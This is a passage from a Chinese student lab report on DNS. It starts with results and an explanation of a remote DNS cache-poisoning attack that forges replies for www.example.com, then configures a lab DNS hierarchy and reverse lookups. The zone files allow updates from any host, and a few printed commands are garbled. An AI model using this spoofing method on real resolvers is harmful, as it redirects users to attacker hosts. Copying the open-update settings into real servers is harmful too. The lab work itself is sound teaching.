;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7712
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8d8c331ee998786a010000006569b2e1085d619ff59de1aa (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        74699   IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Dec 01 10:18:09 UTC 2023
;; MSG SIZE  rcvd: 88
```

```
root@04d80d120eb7:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26264
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d71b478b8d9eaa91010000006569b2fbb8415fec40a7a05d (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 4 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Fri Dec 01 10:18:35 UTC 2023
;; MSG SIZE  rcvd: 88
```

该实验的关键在于频繁询问不存在的主机，利用目标主机向 example.com 询问的间隙，伪造报文，并且在真实的 DNS 回复数据包之前到达本地 DNS 服务器，本地 DNS 服务器就会接受伪造的数据包，从而达到欺骗成功的目的。

4 DNS Infrastructure 实验

4.1 Task 1：配置域名服务器

4.1.1 Task 1.a: 为 example.com 配置域名服务器

Example 服务器的 named.conf.zones 文件无需修改，其中已包含所需的区域条目。需要修改的是 zones 文件夹下的 example.com 文件，通过 getzone.sh 和 sendzone.sh 我们可以获取并覆盖修改后的文件。

```
$TTL 300
$ORIGIN example.com.
@ SOA ns1.example.com. admin.example.com. 3436654466
 900 900 1800 60

@ NS ns1.example.com.
ns1.example.com. A 10.154.0.71

hamburg A 10.154.0.72
liverpool A 10.154.0.73
agusburg A 10.154.0.74
FCteutonic A 10.154.0.75
www A 10.154.0.76
```

如上图所示，这是修改后的 zones 文件，我们在其中新增了几个条目，如汉堡、利物浦、奥格斯堡等等，后面还附加了一个 www 记录，这是为之后的实验准备的。使用 sendzone.sh 更新文件的同时，named 服务也被重启了，这样更新后的域名服务器将包含我们添加的域名。

```
;; QUESTION SECTION:
;hamburg.example.com.           IN      A

;; ANSWER SECTION:
hamburg.example.com.    300     IN      A       10.154
.0.72

;; Query time: 0 msec
;; SERVER: 10.154.0.71#53(10.154.0.71)
;; WHEN: Sun Dec 10 05:04:45 UTC 2023
;; MSG SIZE  rcvd: 92
```

如上图所示，这是对 example.com 域名的测试，直接 dig 该域名服务器，得到了上图所示的回应。可见，我们新增的条目被作为搜寻的结果返回了，说明域名服务器内的确包含了这一域名。

4.1.2 Task 1.b: 为另一个域名配置域名服务器

类似上面的 example.com 的域名服务器，我们要新建一个 xxx.edu 的域名服务器，从头开始。这一次我们需要先在域名服务器的 /etc/bind/named.conf.zones 文件内先注册 xxx.edu 的域名。

```
zone "picker2023.edu" { type master; file "/etc/bind/z
ones/picker2023.edu."; allow-query { any; }; allow-upd
ate { any; }; };
```

如上图所示，我们新增了 picker2023.edu 这个域名。

```
1 $TTL 300
2 $ORIGIN picker2023.edu.
3 @ SOA ns1.picker2023.edu. admin.picker2023.edu.
  3436654472 900 900 1800 60
4
5 @ NS ns1.picker2023.edu.
6 ns1.picker2023.edu. A 10.162.0.73
7
8 www A 10.162.0.74
```

如上图所示，这是 zones 文件夹内的 picker2023.edu. 文件，我们新建了 zones 文件夹在 /etc/bind 下，然后添加了该文件。将文件修改为上面这样之后使用命令 sendzone.sh 覆盖掉原文件，并重新启动服务，现在该域名服务器将对 picker2023.edu 负责。

```
; COOKIE: ab79c44715f1e25d0100000065758c196ef1b69f716d
fa0d (good)
;; QUESTION SECTION:
;www.picker2023.edu.            IN      A

;; ANSWER SECTION:
www.picker2023.edu.     300     IN      A       10.162
.0.74
```

如上图所示，测试结果表明我们新建的域名服务器正常工作了。

4.2 Task 2：配置顶级域名服务器

接下来我们要配置顶级域名服务器，一共两个，一个是 com，一个是 edu。实际上 com 有两个顶级域名服务器，我们只需要更改其中的 master 即可，slave 服务器会自动与 master 同步，前提是我们每次更新都应该变更序列号来提醒 slave 需要同步。

```
$TTL 300
$ORIGIN com.
@ SOA ns1.com. admin.com. 2305055644 900 900 1800 60
ns1.com. A 10.151.0.72
@ NS ns1.com.
ns2.com. A 10.161.0.72
@ NS ns2.com.

ns1.example.com. IN A 10.154.0.71
example.com. IN NS ns1.example.com.
```

如上图所示，我们在顶级域名服务器 com 内新增了两条记录，一条是 NS 记录用来指明某个域名归属哪个域名服务器，还有一条是 A 记录，这条记录指明了域名服务器对应的 IPv4 地址。这样当查询 example.com 时，这个顶级域名服务器会指示查询者应该找域名服务器 ns1.example.com 来询问结果，并且告诉他该域名服务器在 10.154.0.71 这个 IP 地址。

```
$TTL 300
$ORIGIN edu.
@ SOA ns1.edu. admin.edu. 2385852390 900 900 1800 60
ns1.edu. A 10.152.0.71
@ NS ns1.edu.

ns1.picker2023.edu. IN A 10.162.0.73
picker2023.edu. IN NS ns1.picker2023.edu.
```

上图是 edu 域名服务器的 edu. 文件。

```
;; QUESTION SECTION:
;www.example.com.               IN      A

;; AUTHORITY SECTION:
example.com.            300     IN      NS      ns1.ex
ample.com.

;; ADDITIONAL SECTION:
ns1.example.com.        300     IN      A       10.154
.0.71

;; Query time: 0 msec
;; SERVER: 10.151.0.72#53(10.151.0.72)
```

```
;; QUESTION SECTION:
;www.example.com.               IN      A

;; AUTHORITY SECTION:
example.com.            300     IN      NS      ns1.ex
ample.com.

;; ADDITIONAL SECTION:
ns1.example.com.        300     IN      A       10.154
.0.71

;; Query time: 3 msec
;; SERVER: 10.161.0.72#53(10.161.0.72)
;; QUESTION SECTION:
;www.picker2023.edu.            IN      A

;; AUTHORITY SECTION:
picker2023.edu.         300     IN      NS      ns1.pi
cker2023.edu.

;; ADDITIONAL SECTION:
ns1.picker2023.edu.     300     IN      A       10.162
.0.73

;; Query time: 3 msec
;; SERVER: 10.152.0.71#53(10.152.0.71)
```

上面三图分别对应三条指令的查询结果，它们分别是：

dig @10.151.0.72 `www.example.com` Query the COM-A server

dig @10.161.0.72 `www.example.com` Query the COM-B server

dig @10.152.0.72 www..edu Query the EDU server

可见，每次查询时，顶级域名服务器并不直接返回查询结果，因为它们被设置为非递归的。它们不给出 answer section，只告诉查询者，我不知道你要找的域名的地址是什么，但是我知道某个域名服务器应该知道，同时在 authority section 指出那个可能知道的域名服务器，并在 additional section 内告知那个域名服务器的地址。

4.3 Task 3：配置根服务器

这一次，我们要配置的是根服务器。

```
$TTL 300
$ORIGIN .
@ SOA ns1. admin. 412927636 900 900 1800 60
ns1. A 10.150.0.72
@ NS ns1.
ns2. A 10.160.0.72
@ NS ns2.

ns1.com. IN A 10.151.0.72
com. IN NS ns1.com.
ns2.com. IN A 10.161.0.72
com. IN NS ns2.com.
ns1.edu. IN A 10.152.0.71
edu. IN NS ns1.edu.
```

如上图所示，我们修改根服务器的 zones 文件 root，我们将两个 com 顶级域名服务器和一个 edu 顶级域名服务器的记录添加到 root 文件中。隔壁 root-B 服务器的修改和上图展示的完全一致。然后通过 sendzone.sh 来覆盖并重新启动服务器即可。

```
;; QUESTION SECTION:
;www.abc.com.                   IN      A

;; AUTHORITY SECTION:
com.                    300     IN      NS      ns2.co
m.
com.                    300     IN      NS      ns1.co
m.

;; ADDITIONAL SECTION:
ns2.com.                300     IN      A       10.161
.0.72
ns1.com.                300     IN      A       10.151
.0.72

;; Query time: 0 msec
;; SERVER: 10.150.0.72#53(10.150.0.72)
```

```
;; QUESTION SECTION:
;www.abc.edu.                   IN      A

;; AUTHORITY SECTION:
edu.                    300     IN      NS      ns1.ed
u.

;; ADDITIONAL SECTION:
ns1.edu.                300     IN      A       10.152
.0.71

;; Query time: 0 msec
;; SERVER: 10.160.0.72#53(10.160.0.72)
```

上面两图分别是两次域名查询，分别查询了 www.abc.com 和 www.abc.edu。返回的结果和之前在 TLD 服务器上看到的类似，服务器并不返回 answer section 而是告诉查询者可能知道这个域名的顶级域名服务器和其地址。另外，可以看到当询问.com 时返回了全部的两个 com 顶级域名服务器以供查询者任意选择。

4.4 Task 4: 配置本地 DNS 服务器

先通过 dockps | grep Global 找到我们要用的主机，然后直奔 /usr/share/dns/root.hints 去修改文件。

```
ns1. A 10.150.0.80
. NS ns1.
ns2. A 10.160.1.44
. NS ns2.
ns1. A 10.150.0.75
. NS ns1.
ns2. A 10.160.0.76
. NS ns2.
```

我们将文件修改为上面的内容，两个根域名服务器的地址填了错误的，看看会发生什么。

```
root@fcadd237ab83 / #  dig @10.153.0.53 example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @10.153.0.53 example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 2
2936
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0,
 ADDITIONAL: 1
root@fcadd237ab83 / #  dig @10.163.0.53 example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @10.163.0.53 example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 4
1047
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0,
 ADDITIONAL: 1
```

通过下面两个查询命令，我们得到了上图的结果。两个本地域名服务器都无响应了几秒，随后返回出 SERVFAIL 的结论。

dig @10.153.0.53 example.com

dig @10.163.0.53 example.com

那么我们知道了，本地域名服务器从根域名服务器出发开始查询域名，由于现实中根域名服务器只有 13 个，因此地址都已事先得知，而我们一旦填写了或者修改为错误的地址，本地域名服务器将无法完成有效的查询。

4.5 Task 5: 配置客户端

先通过 dockps | grep as155 找到我们要用的主机，随后直奔 /etc/resolv.conf 文件，在文件内添加本地域名服务器的信息，帮助主机的 OS 知道它应该使用的本地域名服务器。

```
options ndots:0
nameserver 10.153.0.53
nameserver 10.163.0.53
```

添加了两个本地域名服务器的地址。

```
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        300     IN      A       10.154
.0.76

;; Query time: 15 msec
;; SERVER: 10.153.0.53#53(10.153.0.53)
```

```
;; QUESTION SECTION:
;www.picker2023.edu.            IN      A

;; ANSWER SECTION:
www.picker2023.edu.     300     IN      A       10.162
.0.74

;; Query time: 23 msec
;; SERVER: 10.153.0.53#53(10.153.0.53)
```

在这个更改配置好的主机上使用下面的两个查询，我们得到了上图的结果，查询返回了 answer section，里面包含了我们要的域名的地址。

dig www.example.com

dig .edu

现在域名系统搭建完毕，任意网络内的主机都可以通过本地域名服务器直接获得我们在 Task 1 中添加的域名的地址。

查询过程描述：

以查询 www.example.com 为例，查询从 as155h 发起，随后查询被发送到 local dns 服务器，接下来 local dns 服务器替代了 as155h 进行查询。Local dns 首先找到了 root 服务器查询，接着 root 将 com 服务器的信息发回给 local dns。接着 local dns 找到了 com 服务器，而 com 服务器则把 example 服务器返回给它。最终，local dns 找到了 example 服务器，并且查询到了想要的域名的地址，将消息发回给发起查询的 as155h，as155h 得到信息后查询结束。

4.6 Task 6: 反向 DNS 查询

我们需要建立一个反向域名查询的 infrastructure。就是通过 IP 地址来反向查找域名。

Step 1:

在两个 root 服务器的 zones 文件添加下面的条目。

```
16 in-addr.arpa. IN NS ns1.com.
17 in-addr.arpa. IN NS ns2.com.
```

Step 2:

配置 in-addr.arpa 服务器，在 com 服务器内的 named.conf.zones 文件内新增 zone entry，修改如下图所示。

```
zone "com." { type master; notify yes; allow-transfer
{ any; }; file "/etc/bind/zones/com."; allow-update {
any; }; };

zone "in-addr.arpa." {
type master;
notify yes;
allow-transfer { any; };
allow-update { any; };
file "/etc/bind/zones/in-addr.arpa.";
}
```

随后在/etc/bind/zones 下面创建新的文件 in-addr.arpa.，并修改为下图所示。

```
 1 $TTL 300
 2 $ORIGIN in-addr.arpa.
 3 @ SOA ns1.com. admin.com. 1565237348 900 900 1800 60
 4 @ NS ns1.com.
 5 @ NS ns2.com.
 6 ns1.com. A 10.151.0.72
 7 ns2.com. A 10.161.0.72
 8
 9 154.10.in-addr.arpa. IN NS ns1.example.com.
10 ns1.example.com. IN A 10.154.0.71
```

最后使用 sendzone.sh 提交文件并重启服务器。

Step 3:

配置 154.10.in-addr.arpa 服务器。来到/etc/bind/named.conf.zones 文件并修改为下图所示的样子，新增 154.10.in-addr-arpa 的域名。

```
zone "example.com." { type master; file "/etc/bind/zon
es/example.com."; allow-update { any; }; };

zone "154.10.in-addr.arpa." {
type master;
notify yes;
allow-transfer { any; };
allow-update { any; };
file "/etc/bind/zones/in-addr.arpa.";
};
```

随后在/etc/bind/zones 内新增文件 in-addr.arpa. 文件，内部修改为下图所示。

```
1 $TTL 300
2 $ORIGIN 154.10.in-addr.arpa.
3 @ SOA ns1.example.com. admin.example.com. 1635647622
  900 900 1800 60
4 @ NS ns1.example.com.
5 ns1.example.com. A 10.154.0.71
6 71.0 IN PTR ns1.example.com.
7 72.0 IN PTR www.example.com.
8 73.0 IN PTR abc.example.com.
```

使用 sendzone.sh 提交修改并重新启动服务器。

Step 4:

测试时间到！

分别输入下面的三条命令测试：

dig -x 10.154.0.71

dig -x 10.154.0.72

dig -x 10.154.0.73

```
;; QUESTION SECTION:
;71.0.154.10.in-addr.arpa.      IN      PTR

;; ANSWER SECTION:
71.0.154.10.in-addr.arpa. 300   IN      PTR     ns1.ex
ample.com.

;; Query time: 3 msec
;; SERVER: 10.153.0.53#53(10.153.0.53)
```

```
;; QUESTION SECTION:
;72.0.154.10.in-addr.arpa.      IN      PTR

;; ANSWER SECTION:
72.0.154.10.in-addr.arpa. 300   IN      PTR     www.ex
ample.com.

;; Query time: 0 msec
;; SERVER: 10.153.0.53#53(10.153.0.53)
;; QUESTION SECTION:
;73.0.154.10.in-addr.arpa.      IN      PTR

;; ANSWER SECTION:
73.0.154.10.in-addr.arpa. 300   IN      PTR     abc.ex
ample.com.

;; Query time: 3 msec
;; SERVER: 10.153.0.53#53(10.153.0.53)
```

如上图所示，我们通过 IP 地址找到了我们在 example 服务器新增的域名记录。

查询过程描述：

查询的过程和正向查询基本一致。从 as155h 开始，随后到达本地域名服务器，本地域名服务器开始替代 as155h 查询，local dns 随后找到了 root 域名服务器，root 告诉 local dns 应该找 com，于是 local dns 找到 com，并且从中匹配到了 154.10.in-addr.arpa，com 告诉它应该下一步去找 example，于是它最终找到了 example，并且找到了 IP 对应的域名。于是将查询结果返回给 as155h，查询结束。